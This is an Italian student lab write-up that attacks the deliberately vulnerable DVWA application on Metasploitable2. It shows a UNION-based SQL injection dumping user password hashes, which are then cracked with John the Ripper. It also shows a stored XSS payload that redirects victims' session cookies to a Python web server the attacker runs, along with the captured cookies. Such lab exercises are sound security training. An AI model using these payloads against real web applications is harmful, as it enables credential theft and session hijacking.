

PROGETTO GIORNO 5

Nell'esercizio di oggi viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind)
- XSS reflected

Presenti sull'applicazione DVWA di Metasploitable2, dove andremo a preconfigurare il livello di sicurezza "low".



Lo scopo dell'esercizio sarà:

- Recuperare le password degli utenti presenti sul DB (con la SQLi)
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il nostro controllo.

Siamo andati quindi a selezionare SQL Injection (Blind), che è come la SQLi ma i risultati dell'operazione non sono visibili all'attaccante. La pagina con la vulnerabilità potrebbe non essere una che mostra dei dati, ma può essere visualizzata diversamente a seconda del risultato dello statement di tipo logico iniettato dentro lo statement SQL originale, chiamato per quella pagina.

Recuperiamo le password degli utenti tramite il comando ' UNION SELECT user, password FROM users#.

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection (Blind)

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Abbiamo ora creato un file.txt contenente usernames/passwords cifrate per poi avviare il tool di password cracking John The Ripper (JtR).

```
~/password.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```

Tramite il comando di JtR "john -format=raw-md5 -password.txt" siamo riusciti a crackare le password cifrate e con lo switch -show le abbiamo mostrate a schermo in chiaro.

```
(kali@kali)-[~]
$ john -format=raw-md5 -- password.txt --show
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password


5 password hashes cracked, 0 left
```

Siamo ora passati alla seconda richiesta dell'esercizio, andando a creare, come prima cosa, un web server sulla nostra macchina Kali al quale poi potremo inviare i cookie recuperati nella sezione di XSS Stored.

Abbiamo utilizzato il comando "python3 -m http.server" per creare il nostro web server.

```
(kali@kali)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [02/Dec/2022 04:39:20] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [02/Dec/2022 04:39:20] code 404, message File not found
127.0.0.1 - - [02/Dec/2022 04:39:20] "GET /favicon.ico HTTP/1.1" 404 -
```

Siamo così andati a selezionare XSS Stored sull'applicazione DVWA.




Andando ad inserire il nostro username e il comando
"<script>>window.location='http://127.0.0.1:8000/?cookie='+document.cookie</script>" nel


“Message*”, dovendo però prima aumentare il valore della stringa di quest’ultimo.

The screenshot displays the DVWA interface in a web browser. The browser's address bar shows the URL `192.168.32.101/dvwa/vulnerabilities/xss_s/`. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The interface includes a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, and SQL Injection (Blind). The main content area shows a form with a "Name" field containing "admin" and a "Message" field containing a malicious XSS payload: `<script>window.location='http://127.0.0.1:8000/?cookie='+document.cookie</script>`. Below the message field is a "Sign Guestbook" button. The browser's developer tools are open, showing the HTML structure and CSS styles. The HTML shows a table with a message field that has a `maxlength="50000"` attribute. The CSS shows the box model for the message field, with a width of 422px and a height of 57px.

Una volta cliccato “sign” verremo riportati al nostro web server:



Andremo a fare la stessa operazione per gli altri users trovati il precedenza sul SQLi (Blind) per recuperare i cookies delle sessioni di tutti gli utenti, refreshando sempre il database.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Database setup

Click on the 'Create / Reset Database' button below to ensure you have the correct user credentials in /config/config.php

If the database already exists, it will be cleared and the tables will be recreated.

Backend Database: **MySQL**

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Setup successful!

Username: gordonb

Security Level: low

PHPIDS: disabled

Ripetendo ora gli stessi comandi per il recupero dei cookies di sessione di tutti gli utenti, sulla nostra shell di Kali, la risposta del nostro web server avrà un aspetto simile a:

The image shows a web browser window with the address bar displaying `127.0.0.1:8000/?cookie=security=low; PHPSESSID=c06bca4ea40d50aec7810ef43aa41700`. The page title is "Directory listing for /?cookie=security=low; PHPSESSID=c06bca4ea40d50aec7810ef43aa41700". Below the title, a list of files and directories is shown, including `.bash_logout`, `.bashrc`, `.bashrc.original`, `.BurpSuite/`, `.cache/`, `.config/`, `.dmrc`, `.face`, `.face.icon@`, `.gnupg/`, `.ICEauthority`, `.ifconfig.swp`, `.java/`, `.john/`, `.lesshst`, `.local/`, `.mozilla/`, `.msf4/`, `.pki/`, `.profile`, `.prova2.c.swp`, `.prova5.c.swp`, `.ssh/`, `.sudo_as_admin_successful`, `.yboxclient-clipboard.pid`, `.yboxclient-display-svga-x11.pid`, `.yboxclient-draganddrop.pid`, `.yboxclient-seamless.pid`, `.wget-hsts`, `.Xauthority`, `.xsession-errors`, `.xsession-errors.old`, and `.zsh_history`.

Overlaid on the browser window is a terminal window titled "kali@kali: ~". The terminal shows the command `python3 -m http.server` being executed, which starts an HTTP server on port 8000. The terminal output shows several GET requests from 127.0.0.1, each with a different PHPSESSID value, and the server responds with "200 -". The last request shown is for the URL `/?cookie=security=low;%20PHPSESSID=c06bca4ea40d50aec7810ef43aa41700`.

Ogni utente avrà una sessione cookies diversa e il nostro server riuscirà ad intercettarle.